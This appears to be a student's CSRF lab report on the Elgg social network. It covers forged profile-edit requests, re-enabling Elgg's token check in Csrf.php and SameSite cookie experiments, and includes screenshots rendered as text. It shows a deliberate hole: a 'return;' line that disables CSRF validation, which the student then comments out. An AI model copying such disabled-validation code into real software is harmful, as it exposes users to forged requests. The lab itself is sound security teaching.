
Answer 2: If Boby intends to target any user who visits his malicious website, he would be unable to launch the CSRF attack under these conditions. This is because, without prior knowledge of the visitor's identity, he cannot include the specific `guid` in the forged requests. Each attack requires the `guid` to be explicitly specified in the request in order to successfully modify the intended user's profile. Consequently, without this information, Boby would be unable to forge the requests necessary to execute the attack.

Task 4: Enabling Elgg's Countermeasure


- We enable the countermeasure that was initially disabled. We go to `/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security` and in `Csrf.php` we comment the line as shown below and then perform the edit-profile attack.


Activities
Terminal
Oct 5 15:59
root@7b8072d6bda8: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
seed@VM: ~/.../Lab5
root@3d694bcdec5e: /var/www/attacker
root@7b8072d6bda8: /var/www/elgg/vendor/elgg/elgg/en...

```
[10/05/24]seed@VM:~/.../Lab5$ dockps
3d694bcdec5e  attacker-10.9.0.105
8c08a0ade4b6  mysql-10.9.0.6
7b8072d6bda8  elgg-10.9.0.5
[10/05/24]seed@VM:~/.../Lab5$ docksh 7b
root@7b8072d6bda8:/# cd /var/www/elgg/vendor/elgg/elgg/engine/cl
classes/          cli_commands.php
root@7b8072d6bda8:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/
root@7b8072d6bda8:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Csrf.php  Hmac.php  HmacFactory.php  PasswordGeneratorService.php  UrlSigner.php
root@7b8072d6bda8:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security#
```



Activities
Terminal
Oct 5 16:00
root@7b8072d6bda8: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
seed@VM: ~/.../Lab5
root@3d694bcdec5e: /var/www/attacker
root@7b8072d6bda8: /var/www/elgg/vendor/elgg/elgg/en...

```
  GNU nano 4.8                              Csrf.php
                $this->crypto = $crypto;
                $this->hmac = $hmac;
        }

        /**
         * Validate CSRF tokens present in the request
         *
         * @param Request $request Request
         *
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
                return; // Added for SEED Labs (disabling the CSRF countermeasure)
```




```
GNU nano 4.8                          Csrf.php                          Modified
                $this->crypto = $crypto;
                $this->hmac = $hmac;
        }

        /**
         * Validate CSRF tokens present in the request
         *
         * @param Request $request Request
         *
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
                //return; // Added for SEED Labs (disabling the CSRF countermeasure)
```

- Save and Exit. And now let's login to Alice's account and change the Brief Description to blank and then perform the Edit-Profile Attack.




Your profile was successfully saved.



This page forges an HTTP POST request.

undefined

- The above page keeps reloading in and endless loop. If we refresh Alice's profile page, we see all the errors.




Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields

- A simple explanation of this would be that the attacker cannot include these secret tokens in a CSRF attack as they are randomly generated by the server and serve as a unique, unpredictable value sent by the server-side application in HTTP requests made by the client. When a subsequent request is made, the application checks the validity of the token and rejects the request if the token is missing or invalid. This mechanism significantly hampers an attacker's ability to craft a valid HTTP request.

Task 5: Experimenting with the SameSite Cookie Method

- Let's first open www.example32.com on Firefox and then click both the Links i.e., Link A and Link B and see the cookies that are displayed for each of them.




Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)

Experiment A: click Link A

Experiment B: click Link B


Activities
Firefox Web Browser
Oct 5 17:16
SameSite Cookie Experimen
SameSite Cookie Experimen
SameSite Cookie Experimen
www.example32.com/testing.html

SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)


some data

Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)


Activities
Firefox Web Browser
Oct 5 17:16
SameSite Cookie Experimen
SameSite Cookie Experimen
SameSite Cookie Experimen
www.attacker32.com/testing.html

SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data


Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)


- Below are the screenshots for Link A and Link B in order.


Activities
Firefox Web Browser
Oct 5 17:17
SameSite Cookie Experimen
SameSite Cookie Experimen
SameSite Cookie Experimen
www.example32.com/showcookies.php

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!


Activities
Firefox Web Browser
Oct 5 17:19
SameSite Cookie Experimen
SameSite Cookie Experimen
SameSite Cookie Experimen
www.example32.com/showcookies.php

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

- When clicking link A, three cookies are sent: cookie-normal, cookie-lax, and cookie-strict. This shows that it is a same-site request. On the other hand, when clicking link B, only two cookies, cookie-normal and cookie-lax, are sent, which means it is a cross-site request. Strict cookies (cookie-strict) are only sent when the request is from the same website. They are not sent with requests from other websites. This means the strict cookie is only included when the site in the browser's URL matches the site sending the request. In link B, the strict cookie is missing because the request comes from a different website, making it a cross-site request.
- SameSite cookies help a server figure out if a request is coming from the same site or a different site. By setting the SameSite attribute on cookies, the browser can be stopped from automatically sending cookies with every request. If the strict cookie is missing, the server can tell that the request came from another site, which might mean it's a cross-site request and possibly dangerous. Using SameSite cookies makes it easy for the server to check if the strict cookie is there. If it's not, the server knows the request came from a third-party site and can block it from working.
- We can use SameSite cookies to help Elgg defend against CSRF attacks by setting the SameSite attribute on session cookies. If set to Strict, cookies won't be sent with requests from other sites, while Lax allows cookies only for user-initiated GET requests. This prevents CSRF attacks, as they often use POST requests, allowing the application to identify potentially malicious cross-site requests.